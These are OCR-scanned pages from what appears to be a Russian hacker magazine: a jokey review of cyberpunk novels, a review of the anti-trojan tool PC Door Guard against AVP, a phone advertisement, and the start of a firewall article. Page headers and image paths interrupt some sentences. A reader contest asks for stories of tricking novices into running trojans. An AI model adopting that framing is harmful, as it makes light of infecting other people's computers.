Варли - первый, кто начал спекулировать заезженной идеей «Компьютеры погубят мир» в качественно новом формате. Все начинается с загадочного самоубийства некого ультра-мега-хакера. В его доме находят две тонны всевозможных наркотиков и семь центнеров электронно-вычислительного хлама. Для глухой американской деревушки событие из ряда вон выходящее, а потому в район боевых действий высылают тяжелую артиллерию: компьютерно озабоченную студентку-отличницу и десяток агентов ФБР. На протяжении всего повествования Варли смакует две темы:

1. Роман чокнутой студентки с неким припадочным ветераном корейской войны.


2. Непомерную крутость ультра-мега-хакера, который заставил весь мир прогнуться под него в буквальном смысле.

Копаясь в файлах усопшего бойца невидимого фронта, студентка находит тотальнейший беспредел, коды доступа к ядерным кнопкам (ну а как же без этого) и остатки деятельности некого электронного разума. Долгими ночами данная тетка и корейский ветеран не беспросветно трахаются (что непременно произошло бы у того же Бишофа), а ведут нудные разговоры на тему «Тварь я я дрожащая или право имею добавить десяток нулей к своему банковскому счету?» и «Что круче - человеческий мозг или нейро-сеть из кофеварок?». В итоге торжествует непознанный мега-компьютерный разум, а бренные людишки погибают при загадочных обстоятельствах. Кто-то сует голову в микроволновку (автор весьма реалистично описывает процесс вылезания из орбит глазных яблок), а кто-то разносит в клочья свой мозг из служебного пистолета. В живых остается только корейский ветеран, который просекает что к чему и по телефону торжественно клянется мега-мозгу хранить молчание. Однако все его выводы можно подвергнуть серьезному сомнению, так как в конце повествования данный перец, нажравшись переамфетаминенных таблеток от спазмов, выдирает с корнем все телефонные и электронесу-

щие кабели в своем доме, выкидывает электронные часы и вообще весьма реалистично претендует на диагноз «Шизофрения. Мания преследования».

Электронная версия:
http://lib.ru/INOFANT/WARLI/enter.txt

Уильям Гибсон «Нейромантик» (Neuromancer)



Если и существует вообще эталон киберпанка, то им может быть только «Нейромантик». Гибсон вообще - немереный дважды отец всея сете- и хакеротуры, а также идеи Матрицы как таковой. Делать обзор «Нейромантика» - это все равно что пересказать в общих чертах Новый Завет. Разорвут ведь! Буквально разорвут на части за неуважение к махагуру и трижды сенсею научно-технической революции. Запомни главное: ты обязан это прочитать! Ты просто не имеешь никакого морального права не ознакомиться с этим шедевром! «Нирвана», «Матрица», «Сеть» - все это просто плагиат, спекуляции на основе непревзойденного гения Гибсона. «Матрица - консенсуальная галлюцинация, ежедневно разделяемая миллиардами пользователей со всей планеты», - это определение дал именно он. Наиболее емко смог передать основную тему романа соавтор Гибсона, Брюс Стерлинг: «На протяжении всего повествования совершается около четырех сотен различных преступлений. Как только в книге появляются обычные люди или представители властей, их почти немедленно убивают. В результате, всех побеждает искусственный интеллект, влюбленные же, наоборот, расходятся в разные стороны». Так и есть. Повсюду царит мрачный блэйдранеровский урбан, наркотики, нелегальные клиники, импланты, нейро-токсины и высокие технологии, полигоном для испытания которых являются герои «Нейромантика». Это наше будущее. Без сомнения.

«Кейс работал, по уши купаясь в адреналине, продукт и молодости и сноровки, подключенный к переходнику инфопространства, трансформирующего его бестелесную сознательную сущность в череду согласованных галлюцинаций, из которых и образовывалась Матрица. Вор, он работал на других, более богатых воров, работодателей, занимающихся разработкой экзотических программных продуктов - программ для проникновения сквозь блистающие заграждения защитных систем корпораций и отпирания дверей к богатейшим информационным полям».

«А затем они повредили его нервную систему русским боевым микотоксином. Привязанный к кровати в отеле «Мемфис», он галлюцинировал тридцать часов подряд, а его талант выгорал из него микрон за микроном».

Электронная версия:
http://lib.ru/GIBSON/gibso01.txt

(Советую тебе также прочитать две другие части трилогии Гибсона: Mona Lisa Overdrive и Count Zero)

Виктор Пелевин «Принц Госплана»

«Ну какой же Пелевин классик? - с упреком спросишь ты. - Это ж всего лишь графоманствующий буддист с перманентным распадом личности, коих в последнее время развелось немерено». И будешь прав, прав как всегда... Но «Принц»... «Принц Персии». В конце 80-х - начале 90-х на этой игре торчала вся технотронно-интеллектуальная элита нашей отчизны. Закрытые НИИ и атомные станции, отделы статистики и секретные КБ - повсюду персонал клал известный девайс на свою работу и просиживал сутками наполет за Prince of Persia, Cat, Spy vs Spy... эти игры можно было пересчитать буквально по пальцам. Иногда и нам (сыновьям/племянникам/братьям) кое-что перепадало, и мы потихоньку подсаживались на захватывающий виртуальный мир по ту сторону монитора. В Госплане Пелевина странно-вложено-и-вроде-как-символично переплетается объективная серая реальность советских трудовых будней и яркие игровые образы. В метрополитене появляется кроваво-стальная разрезалка на части из «Принца», игрушечный взрыв ракеты на экране монитора разносит в клочья сидящего перед компом игрока, а электронный самурай отрубает голову шефу одного из отделов. В общем, творится типичный пелевинский беспредел и тотальное надругательство над здравым смыслом читателя. Однако один из аспектов подобной гиперболы несомненно справедлив: компьютерная игра в Госплане полностью захватывает сознание игрока. Работники данного учреждения уже не могут обсуждать что-либо, кроме своих виртуальных похождений:

«Друзья! Мы собрались здесь по поводу, торжественному и приятному вдвойне. Сегодня исполняется двадцать лет трудовой деятельности Кузьмы Ульяновича Старопопикова в Госплане. И сегодня же утром Кузьма Ульянович сбил над Ливией свой тысячный МИГ!»

Так что если ты хочешь слегка поностальгировать по 16-разрядному детству/отрочеству/юности - это твоя книга. Ну а на излишне дзеновые смысловые текстовороты Пелевина можно с легкостью положить. Ну в самом деле, не будешь же ты вдумываться в темы вроде:

- Вы - Кузьма Ульянович Старопопиков? - громко спросил один из подошедших - по-русски он говорил с сильным акцентом и, как и второй, был курчав, черен и небрит.

- Да, - с удивлением ответил Кузьма Ульянович.

- Организация Освобождения Палестины приговорила вас к смерти, - сказал он, доставая из кармана длинный пистолет.

Электронная версия:
http://lib.ru/PELEWIN/ prince.txt

И СОВРЕМЕННИКИ:

Ностальгия ностальгией, однако наш паровоз вперед летит. Быть может, лет эдак через 20-30 мы и превратимся в мудрых консерваторов с зачатками старческого маразма. Будем ворчать на отбившуюся от рук молодежь: мы, дескать, в ваши годы подружек не клонировали и электроды в мозг не вживляли... Но сейчас мы молодые, умные и красивые, а потому несемся на гребне информационного прогресса и не боимся никаких перемен.

Мэри Шелли «Паутина»

Мэри Шелли - виртуальная личность, кто-то очень известный и крутой, немереный папа, сенсей, однако скрывающийся под псевдонимом (уже очень долгое время). А «Паутина» - первый достойный русскоязычный роман на хакеро-интернетовскую тематику. Все действие происходит в недалеком будушем, на которое проецируются все отличительные черты нашего электронного настоящего. «Паутина» - шедевр, рядом с которым никто из соотечественников даже рядом не валялся. А потому я просто восторженно заткнусь и приведу несколько цитат из текста. Они говорят сами за себя.

«В 2013-м в крупнейшем амстердамском киберборделе самообучающаяся программа убила за один вечер трех извращенцев сразу».

«И вот подходит к нам в кафе очередная плеченогая фея из «Нетпросвета», и давай впаривать какие-то якобы очень крутые и запрещенные варежки. Хотя даже невооруженным лаптем видно, что все ее флэшки нафаршированы троянами УКИБа так, что вот-вот звезды на пластике проступят. Ну, мы этой козе вежливо так говорим - мол, ваша циска купила бы тампакс и заткнулась, не мешала честным кодерам иметь свою Хакнутую Мэри».

«Да мы ему мозги сожгли. Комп ему через Сетку не вынесешь, не те вольты. Но если он себе прямо в башку наше кино качал через нейрощуп... Да с усилителем - чтоб лучше слышать... Да без фильтров-предохранителей - чтоб быстрее бегать...»

- Думаешь, из Саида сделали какого-нибудь... электроклоуна?

- Боюсь, похуже. Прямое нейрозондирование используют, когда надо из человека выкачать мемуары. В остальном оно без юза. Зато человеку - кранты, потому что мозг после такого скана нарезан слоями в тысячи раз тоньше, чем огурцы на праздник.

«КиттиДжамп - КОРМ СУХОЙ, СКАЧЕТ ПРЯМО КАК ЖИВОЙ! В каждой второй упаковке - купон на 10 часов бесплатного подключения Вашего кота к серверам сети CatNet».

Электронная версия:
http://www.fuga.ru/shelley/ pautina

Мэри Шелли «2048»

Товарищ Шелли (ведь стопудово - мужчина) совсем распустил свою заметно подпорченную психотропами фантазию и снова нарисовал нам весьма реалистичную картину ближайшего будущего. Пройдет еще несколько лет после «паутинового» мира и все области человеческого знания сплетутся в одну громадную нейро-кибернетическую сеть. На каждом человеке (даже в самом захудалом Китае-9) будет надет робо-скин (искин), обладающий гипер-мега-транс искусственным интеллектом и просто пугающими возможностями. Браузеры теперь показывают не интернет-сайты, а буквально содержимое человеческого мозга, хакеры ломают психику и эмоциональную защиту обывателей, крекеры деактивируют и перепродают искины (а людей незатейливо на органы пускают), студенты с допотопными лэптопами взрывают к чертовой бабушке космические корабли, а на мозгах среднестатистических обывателей обсчитывают свои задачи лицемерные корпорации. Короче - апокалипсис сегодня. Увлечение всех и вся - дремли, что-то типа заранее запрограммированного копьютерно-психоделического снатрипа, полное погружение в сюжет с помощью своих мозгов и дремодема. И вдруг ведущий дремль-мастер Дремлин Студиос видит дремль без дремодема (какой ужас!). И даже без цифровой кислоты, как заботливо сообщает мастеру его искин, по-быстрому проанализировавший состояние организма. Однако автор тут же бросает не успевший еще завязаться сюжет и начинает развертывать другой. Он буквально захлебывается в событиях и лицах, так много всего хочет передать на бумаге его воспаленное воображение. Вот Рамакришна, босс-мультиперсонал Дремлин Студиос с электронными внутренностями и рассеменением (!) личности сменяется суперменским искином-призраком, который пытается захватить Сеть. Или на месте загадочной красотки с боевыми сексуальными запахами (эрекция в наличии у всего ресторана, в котором она изволит обедать) вдруг появляется охотник за искинами с механической хирурго-рукой, нейро-щупами, нано-транками и прибором инфракрасного видения в веках. Вот это шиза! Но абсолютно нельзя оторваться!!!

Электронная версия:
http://www.fuga.ru/shelley/2048


Сергей Лукьяненко «Лабиринт Отражений»



Любимец всех фидошников, товарищ Лукьяненко, более консервативен, нежели Шелли. В его мире будущего ты уже не встретишь никаких нанотранков и цифровых диоксидов. Но у Сережи тоже есть своя фишка - Глубина. Глубина - это вроде как проапгрейженная версия VRML'ного Интернета. Юзер надевает виртуальный шлем (или в костюм целый запрыгивает, если в чат какой горяченький идет), включает специальную визуальную интру и его мозг уносится в мир Глубины, начинает воспринимать его как единственно реальную действительность... или действительную реальность, если хочешь. В то время как сам этот мир лишь неряшливо набросан ленивыми дизайнерами, десять полигонов здесь, двадцать там - а стимулированный хитрой прогой мозг уже сам додумывает мелкие детали и придает всему вид всамделишной заправды (ни фига себе я словосочетания генерить стал). Однако есть одна проблема - по собственному желанию из Глубины не выплыть, надо таймер ставить и надеяться на бесперебойность питания. То есть это обычным людям не выплыть: существуют особо одаренные мутанты - «дайверы», которым это раз плюнуть. И по всему выходит так, что эти дайверы суть самые крутые глубинные хакеры, поскольку обладают столь редкой фичей. А так как подобных генетических уродов - один на сотню миллионов, разворачиваются вокруг их скромных личностей недетские бои супер-корпораций. Сюжет есть? Есть сюжет! В целом все достойно: вирусы, трояны, схватки в онлайне, планета под ударом и прочие занимательные фишки присутствуют. Слегка напрягает разве что излишний пафос и интеллигентская рефлексия автора, но это, опять же, кому как. Ну а вот чем дядь Сережа особенно порадовал, так это Лабиринтом Смерти. То есть Quake по нашему. В этом Лабиринте у Лукьянеко на протяжении доброй трети книги происходят весьма интересные кровавые разборки, что заставит сердце любого геймера биться крайне неровно. Ну где ты еще преподробнейшие литературные описания дефматчей будущего найдешь?

Электронная версия:
http://www.lib.ru/LUKXQN/labirint.txt

Сергей Лукьяненко «Фальшивые Зеркала»



Продолжение «Лабиринта Отражений». Глубина стала еще глубже, дайверов еще меньше, а у стандартного deep-скина «Грузчик», оказывается, нет члена, чтобы хорошенько трахнуть deep-скин «Anime Girl». Чего? Какие еще министерства? Какая цензура? А, ну ладно, больше не буду. Но ты, приятель, запомни - я, конечно, не берусь судить, как там у Лукьяненко с личной жизнью, но книжки у него не по-детски озабоченные. Однако не суть... Что меня просто восхитило - автор не забросил тему художественно-показательных дефматчей, а наоборот существенно ее расширил и углубил. Теперь Лабиринт Смерти - это Unreal. Да-да, самый что ни на есть натуральный Unreal, я его сразу же узнал. Вообще существует мнение, что дядя Сережа серьезно поехал на 3D-шутерах, коль уже не в первом и даже не во втором его произведении замечают буквально религиозное воспевание оного игрового жанра. Но, опять же, не суть: нам подобные сдвиги - сплошное удовольствие. Автор постоянно ставит перед читателем какие-то глобально-неразрешимо-устаревшие проблемы. Контакт обретающей интеллект супер-программы с человеком, конфликт

любви виртуальной и реальной - как вообще можно заниматься подобным высосанным из пальца бредом? Ладно, это я, конечно, слишком суров и предвзят по отношению к Сереже. В целом же - ай, молодца! Красочные описания сетевого мира, интересные новые идеи, неожиданные образы - все это действительно очень захватывает. Но, сколько же ты еще, гад, будешь терзать нас своими интеллигентскими загонами, а? И не надо меня тут успокаивать - он первый начал! Ну хорошо, хорошо, заканчиваю. В общем, так, фэллас: «Зеркала» от «Лабиринта» отличаются так же, как и второй Fallout от первого. Да многогранней, да шире, да ярче, но идея та же самая. Так что если тебе понравилась первая книга Лукьяненко - не раздумывая, принимайся за вторую.

«Глубина, глубина, я не твой, отпусти меня, глубина!»

...определенно шизофреник...от-пу-скааа-юююю...

Электронная версия: http://www.lib.ru/ LUKXQN/mirrors.txt

Александр Лазаревич «Сеть НАНОТЕХ»

Однако... Такой шизы даже я бы не смог придумать. В общем, дело обстоит так: повсюду вокруг и внутри нас кишат миниатюрные бактерии-роботы, созданные по последнему слову (двоичному) нанотехнологии. Роботы эти размножаются с космической скоростью, жонглируют атомами, как хотят, могут хранить сотни мегабайт информации и вообще явно символизируют своим появлением конец света. Но из бутылки этих джинов выпустили совсем даже не космические захватчики, а голодные российские ученые, в руках которых остались разработки сверхсекретных нано-лабораторий. Бактерии-роботы образуют собой сеть «Нанотех»: каждая бактерия через своих соседей может связаться с любой другой бактерией-роботом на планете посредством инфракрасной связи. И администратор сети «Нанотех» буквально уподобляется богу: он может все видеть (передача визуальной информации из любой точки планеты прямо на зрительный нерв админа), управлять действиями людей, синтезировать из воздуха любые предметы (в том числе оружие и наркотики - обычные пользователи таких прав не имеют), в общем, он может фактически все. И жить бы этим российским администраторам в свое удовольствие, однако умные дяди из Массачусетского Технологического сумели разглядеть в свои туннельные микроскопы надпись «Сделано в СССР» толщиной ровно в один атом на поверхности пресловутых роботов. И понеслась. Обе сверхдержавы нанимают хакеров, нейрохирургов и черта лысого, чтобы вырвать у бедных админов их коды доступа, пароли и явки. А какой смысл: вырвут не вырвут, в любом случае мы все тут самоуничтожимся на этой отсталой планете, лежащей за миллиарды световых лет от главных интергалактических информационных супермагистралей.

«АЛ:> НАНОТЕХ

НТ:> К РАБОТЕ ГОТОВ

АЛ:> СНИЗИТЬ КРОВЯНОЕ ДАВЛЕНИЕ, НОРМАЛИЗОВАТЬ ДЫХАНИЕ,

СНЯТЬ ОБЩЕЕ ВОЗБУЖДЕНИЕ МОЗГА»

Эх, мне бы права админа в такой сеточке. Я бы уж точно кое-кому кровяное давление снизил...

Электронная версия: http://lib.ru/LAZAREWICH/nanoteh.txt

P.S. Обычно критики не любят хорошие книги. Потому что по-настоящему блеснуть интеллектом можно только на полном, извиняюсь, дерьме. И практически в любом книгофильском обзоре из 5 книг 3 обязательно окажутся отстоем. Но Х - не любой журнал. Мы советуем тебе прочитать все, о чем упоминалось в этом обзоре. Быть может, увлекшись этим чтивом ты и пропадешь на пару недель для общества, но... Но вернешься ты уже другим, полным энтузиазма и новых знаний. И тут же сладострастно опустишь свои пальцы на клавиатуру, дабы со свежими силами заняться своим любимым темным делом.

Всегда на страже!

Защищаемся от последствий случайных связей





Galant T (galanttt@mail.ru)

В наше тяжелое время от программ всего можно ожидать. То винчестер тебе нечаянно отформатирует, то потрет важные данные или отправит все пароли через Интернет, да так, что не воспользоваться ими сможет только ленивый. Опасности подстерегают нас повсюду. Даже друзьям уже сложно доверять, потому как никогда не знаешь, кто сидит за их компьютером, когда ты пошел проветриться. Что делать?

Что уж тут поделаешь, если каждый день появляется что-то новенькое. Остается лишь обвешаться антивирусами, сканерами, мониторами, фаерволами и прочими средствами защиты от «случайных связей». Бороздил я недавно просторы Сети и по адресу http://backdoor.nm.ru обнаружил прогу PC Door Guard (PDG), которая, по мнению авторов, настолько хороша, что странно, что ты еще здесь :)).


Решено было проверить, так ли страшен троян, как его малюют, и насколько полезным может оказаться PDG. Сразу же из Сети были выужены несколько троянов с самым разными принципами активации и действия. Найти их, к сожалению (а кому и к счастью), можно на каждом шагу. И, конечно же, пришлось скачать тестируемый продукт :). В архе он занимает 2,62 метра. Итак, трояны мирно залегли на винчестере, один из них расположился в памяти, в общем, все было готово для окончательного эксперимента.

Пять минут – полет нормальный...

Запустил я антитроян, посмотрел на его внешний вид, поискал глазами кнопочку «Сканировать», не нашел ее и решил нажать на не менее занимательную кнопочку «Процессы». Я надеялся что программа выведет мне список всех запущенных процессов, и я визуально попытаюсь определить вредоносные. Но не тут-то было. Программа начала процесс сканирования, показывая мне, какие задачи проверяет в данный момент, немного задумалась над моим Winamp'ом, без проблем переварила его и пошла дальше. Процесс вроде подошел к концу, и я уже думал, на что бы такое еще нажать, как вдруг на экране появилось сообщение о том, что найденный в памяти vxd-файл заражен троянским конем. Я согласился удалить его из памяти, на что программа преподнесла мне второй сюрприз. Она сообщила, что эта возможность доступна только в зарегистрированной версии программы. Зато без всяких вопросов была выведена информация о расположении в реестре той записи, которая запускает троянца. С помощью PC Door Guard я эту запись сразу же и удалил. Проведенная перезагрузка и последующая повторная проверка показали, что теперь в моей памяти ничего вредоносного не висит. Кстати, этот второй прогон показал, что помимо памяти осмотру подвергались также реестр и системные файлы, наверное, на предмет обнаружения посторонних записей, указывающих на опасные программы.

Память, файлы... Главное – винт!

Ну что ж, пришло время посмотреть, как программа справится с лежащими на винчестере троянскими конями, и насколько эффективность ее работы будет отличаться от обычного антивируса, ну, например, AVP. Так и не найдя заветную кнопку «Сканировать», я обнаружил, что вместо нее есть три других, позволяющих проверить текущий каталог, каталог со всеми подкаталогами, и, наконец, целый диск. Немного поэкспериментировав, я обнаружил, что каждый раз, когда я даю команду на запуск сканирования, программа опять проверяет реестр, оперативную память и системные файлы, и видеть этот процесс в очередной раз удовольствия вовсе не доставляет. Но в принципе, лучше пересмотреть, чем недосмот-



Светлый лик Firewall'а

реть, тем более, что на экране можно обнаружить количество известных программе троянцев, проверенных к данному моменту файлов, скорость проверки, выраженную в «Кб/сек» и «файлов/сек» и количество найденных троянских коней.

Сканирование продолжительностью 17 минут подошло к концу, за это время было обнаружено 15 файлов, распознанных программой как троянские кони. Посмотрим, что скажет AVP. Если вспомнить, что все познается в сравнении, то надо сказать, что прогресс-индикатор PC Guard'а мне понравился больше, зато у AVP прогресс сканирования показан в процентах. Не думай, что с установкой этого антитрояна ты потеряешь всякую необходимость использовать антивирус, так как они все же предназначены для разных целей.

Всем равняться! То есть сравниваться...

Ну вот, AVP завершил свою работу, и я могу начать сравнивать. Антивирусом на проверку того же объема было затрачено 12 минут, причем результаты его работы меня, мягко говоря, поразили. Почти все файлы, которые PC Guard определил как троянцев, в списке AVP присутствовали, но не только они. Это ладно, но существовали и файлы, которые инфицированными посчитал только тестируемый антитроян. В частности, довольно распространенная игрушка PieGates, в которой необходимо размазывать торт по лицу Билла Гейтса. Так вот, оказалось что по-научному она называется «Backdoor.gates». Не знаю, автору виднее.

Теперь, что касается производительности. 1200 кб/сек против 900. Разница, конечно, существует, но, как мне кажется, она лежит в пределах статистической погрешности. То есть здесь существенных различий нет. А какие же возможности предоставляет нам PDG в плане излечения компьютера от всяческой заразы? Любой из зараженных файлов можно удалить или переместить в выбранную папку. Причем те же самые действия можно производить и с группой файлов, предварительно выделив их в специальном окне программы. Кстати, есть еще одно неудобство, связанное с использованием PC Guard. Некоторые окна вывода, размер которых нельзя менять, слишком малы для того, чтобы целиком отображать длинные имена папок и файлов, поэтому иногда приходится только догадываться о том, что остается за пределами окна, а также наблюдается несколько некорректное отображение статистики. Так, например, проверив один файл, и обнаружив в нем троянского коня, программа почему-то не спешит увеличить цифру возле надписи «Инфицировано».


После непродолжительного молчания появляется уже знакомое предупреждение о том, что обнаружен троянский конь, и PC DOOR хочет знать, не удалить ли его. Конечно, удалять он его не собирается, так как эта возможность «доступна только в зарегистрированной версии программы». Зато те записи, которые успели появиться в реестре, были успешно удалены, что помогло предотвратить дальнейшее распространение заразы.

Тонкая настройка

Со списком базовых возможностей вроде разобрались. Заглянем в настройки программы. Судя по обширным возможностям, там должна быть куча вкладок, галочек, подтверждений и так далее. А что мы видим на самом деле? Два варианта «максимальный» и «обычный». Как ты думаешь, к чему они относятся? При выборе первого программа будет проверять все файлы и, судя по словам создателей, пристально их анализировать. Во втором же случае будут проверяться только исполняемые файлы, и не особо тщательно. Нет, на этом опции не заканчиваются. Можно поставить или убрать очень полезную галочку «проверять архивы», но необходимо быть готовым к тому, что время проверки может увеличиться в несколько раз. А на второй вкладке, судя по ее названию, предназначенной для системных администраторов, можно попросить PC DOOR каждые n запусков проверять заранее заданные папки. По умолчанию это папки с системными файлами. И если не считать средства управления скинами, то все опции программы на этом и заканчиваются. Видимо, поэтому стандартные кнопки «Сохранить опции» и







Setup. Всем Setup'ам Setup или сага о ленивом пользователе.

«Вернуться к опциям по умолчанию» в данной программе не предусмотрены, и все настройки сохраняются незатейливой кнопкой «Выход».

Приятно то, что разработчики подумали и о квалифицированных пользователях, включив в комплект поставки утилиту netstat, позволяющую просматривать информацию о текущих соединениях. Кстати, любой файл можно проверить не только из самой программы, но и через проводник или «Мой компьютер», просто щелкнув на нем и выбрав из выпадающего меню «проверить с помощью PC DOOR». К тому же, прекрасно реализованный диспетчер задач и процессов позволит быть в курсе всех событий. Среди его возможностей надо отметить список всех процессов, запущенных в системе, причем для большинства из них указано расположение запускающих модулей, любой из них можно прервать. В отдельном окне собрана информация обо всех местах в реестре, из которых может производиться автозапуск программ. Здесь же виден текст файлов system.ini и win.ini, в которые трояны тоже иногда прописываются. Возвращаясь к основному окну, можно сказать что аскетичный дизайн диспетчера смотрится несколько лучше, чем большие кнопки с картинками. Но это только мое субъективное мнение.

Live update

Развитие программы не остановилось. С сайта разработчика можно скачать дополнение к базе распознаваемых вирусов, и после ее установки PC DOOR сообщает о 2580 известных ему троянах. Если лень что-то скачивать и устанавливать самому, то можно воспользоваться функцией автоматического обновления.

Регистрируйся или... получи на халяву!

Зарегистрированным пользователям автор обещает всяческую поддержку, правда, лишь в том случае, если в каждом письме к нему они будут указывать свое имя, версию своей ОС и серийный номер. Как мне кажется, если ты будешь эксплуатировать программу достаточно долго, помощь автора когда-нибудь да потребуется... Зарегистрироваться, впрочем, можно не только за деньги - каждый пользователь, представивший автору троянского коня, которого программа не отловила, получает серийный номер бесплатно. И тебе хорошо и автору проги (база то пополняется).

Конкурс!

Напиши нам свою «телегу», как ты впаривал трояна ламеру ушастому :). Лучшие разводы мы обязательно опубликуем в Х. К тому же, дадим официальные регистрации на PC Door Guard. Твои «телеги» шли по адресу: konkurs@xakep.ru с сабжем «Телега». Мы их уже встречаем!



GSM В ПОЛНОМ КОМПЛЕКТЕ

никакой абонентской платы



Оборудование сертифицировано. Лицензия Госкомсвязи России №8758, №10005.

тарификация посекундная

со второй минуты

В КОМПЛЕКТ ВХОДЯТ:

УЖЕ ПОДКЛЮЧЕННЫЙ **ТЕЛЕФОН**

ЧЕХОЛ ДЛЯ ТЕЛЕФОНА

ПОРТАТИВНОЕ УСТРОЙСТВО

HANDS FREE

А ТАК ЖЕ **КАРТОЧКА БИ+**

ДОСТУПНАЯ СВЯЗЬ GSM ОТ $75

все налоги включены

Офисы «БИ ЛАЙН»: Леснорядский пер., 18 ул. 8 Марта, 10, стр. 14 ул. 1-я Тверская-Ямская, 2, стр. 1

Генеральный представитель
«МОБАЙЛ ЦЕНТР»

Единая справочная: (095) 742-5555

«Пролетарская», Воронцовская ул., 35а
«Маяковская», Садовая-Кудринская ул., 22
«Красные ворота», Садовая-Черногрязская ул., 13, стр. 1
«Проспект Мира», Проспект Мира, 61
«Октябрьская», Ленинский проспект, 11
«Аэропорт», Ленинградский пр-т, 44, стр. 1
«Новые Черемушки», Профсоюзная ул., 43, кор.1
«Красносельская», Краснопрудная ул., 26
«Арбатская», ул. Новый Арбат, 14
«Кунцевская», Рублевское шоссе, 14, стр.1
«Тульская», Большая Тульская ул., 44
«Охотный ряд», Тверская, ул. 5/6
«Новослободская», Новослободская ул., 4


722-6622
www.beeplus.ru

Би+

Ставим новый firewall!

Снова к вопросу о сетевой безопасности.





Комсомольцы-фаерволльцы Зелененко (maxx@real.xakep.ru) и Терехов (stranger@real.xakep.ru))))

